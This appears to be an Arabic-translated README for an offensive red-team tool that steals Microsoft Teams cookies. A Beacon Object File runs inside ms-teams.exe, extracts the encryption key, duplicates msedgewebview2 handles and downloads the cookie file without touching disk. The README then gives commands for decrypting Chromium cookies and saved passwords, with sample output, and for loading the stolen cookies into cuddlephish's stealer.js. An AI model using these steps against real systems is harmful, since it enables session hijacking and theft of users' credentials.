
 tierzerosecurity/teams-cookies-bof
BOF لسرقة كوكيز Teams

سرقة ملفات تعريف الارتباط (الكوكيز) لتطبيق Teams، أثناء التشغيل داخل عملية ms-teams.exe. المقال المرتبط: https://tierzerosecurity.co.nz/2025/11/03/teams-cookies-bof.html
مبني على: https://blog.randorisec.fr/ms-teams-access-tokens/.
تعتمد هذه الأداة بشكل كبير على Cookie-Monster-BOF.
سيقوم BOF باستخراج مفتاح التشفير، وتحديد مواقع عمليات msedgewebview2.exe التي تمتلك مقبضًا لملف الكوكيز، ونسخ المقبض ثم تنزيل الملف الهدف بدون استخدام ملف.
بمجرد تنزيل الكوكيز، يمكن استخدام نص فك التشفير بلغة Python (انظر أدناه) لاستخراج تلك الأسرار.
من المفترض أن يتم تشغيل BOF داخل عملية Teams ms-teams.exe. لا يأخذ BOF أي وسائط.

تأكد من تثبيت Mingw-w64 و make على لينكس قبل التجميع.
make
تثبيت المتطلبات
pip3 install -r requirements.txt
الاستخدام
python3 decrypt.py -h
usage: decrypt.py [-h] -k KEY -o {cookies,passwords,cookie-editor,cuddlephish,firefox} -f FILE [--chrome-aes-key CHROME_AES_KEY]

Decrypt Chromium cookies and passwords given a key and DB file

options:
  -h, --help            show this help message and exit
  -k KEY, --key KEY     Decryption key
  -o {cookies,passwords,cookie-editor,cuddlephish,firefox}, --option {cookies,passwords,cookie-editor,cuddlephish,firefox}
                        Option to choose
  -f FILE, --file FILE  Location of the database file
  --chrome-aes-key CHROME_AES_KEY
                        Chrome AES Key
أمثلة: فك تشفير ملف كوكيز كروم/إيدج
python .\decrypt.py -k "\xec\xfc...." -o cookies -f ChromeCookies.db

Results Example:
-----------------------------------
Host: .github.com
Path: /
Name: dotcom_user
Cookie: KingOfTheNOPs
Expires: Oct 28 2024 21:25:22

Host: github.com
Path: /
Name: user_session
Cookie: x123.....
Expires: Nov 11 2023 21:25:22
فك تشفير كوكيز كروم باستخدام مفتاح AES
python3 decrypt.py --chrome-aes-key '\x8e\....' -k "\x03\...." -o cuddlephish -f ChromeCookies.db
Cookies saved to cuddlephish_2025-07-03_01-53-57.json
فك تشفير ملف كوكيز كروم/إيدج وحفظه بصيغة JSON
python .\decrypt.py -k "\xec\xfc...." -o cookie-editor -f ChromeCookies.db
Results Example:
Cookies saved to 2025-04-11_18-06-10_cookies.json
استيراد ملف كوكيز بصيغة JSON باستخدام https://cookie-editor.com/
فك تشفير ملف كلمات مرور كروم/إيدج
python .\decrypt.py -k "\xec\xfc...." -o passwords ChromePasswords.db

Results Example:
-----------------------------------
URL: https://test.com/
Username: tester
Password: McTesty
فك تشفير كوكيز فايرفوكس وبيانات الاعتماد المخزنة:
https://github.com/lclevy/firepwd
تمت إضافة خيار cuddlephish إلى نص فك التشفير الذي يجب أن يدعم استخدام الكوكيز مع https://github.com/fkasler/cuddlephish
# Decrypt Cookies
python3 decrypt.py -k "\xec\xfc..." -o cuddlephish -f ChromeCookies.db

# Clone Project
cd
git clone https://github.com/fkasler/cuddlephish
cd cuddlephish

# Install Dependencies Example on Debian
curl -fsSL https://deb.nodesource.com/setup_23.x -o nodesource_setup.sh
sudo -E bash nodesource_setup.sh
sudo apt-get install nodejs
npm install

# Import Cookies
cp ~/cookie-monster/cuddlephish_YYYY-MM-DD_HH-MM-SS.json .
node stealer.js cuddlephish_YYYY-MM-DD_HH-MM-SS.json
سرقة رموز الوصول لـ Microsoft Teams في عام 2025:
https://blog.randorisec.fr/ms-teams-access-tokens/
Cookie-Monster-BOF:
https://github.com/KingOfTheNOPs/cookie-monster
مستخرج مفتاح WebKit الرئيسي للكوكيز:
https://github.com/Mr-Un1k0d3r/Cookie-Graber-BOF
تنزيل بدون ملف:
https://github.com/fortra/nanodump






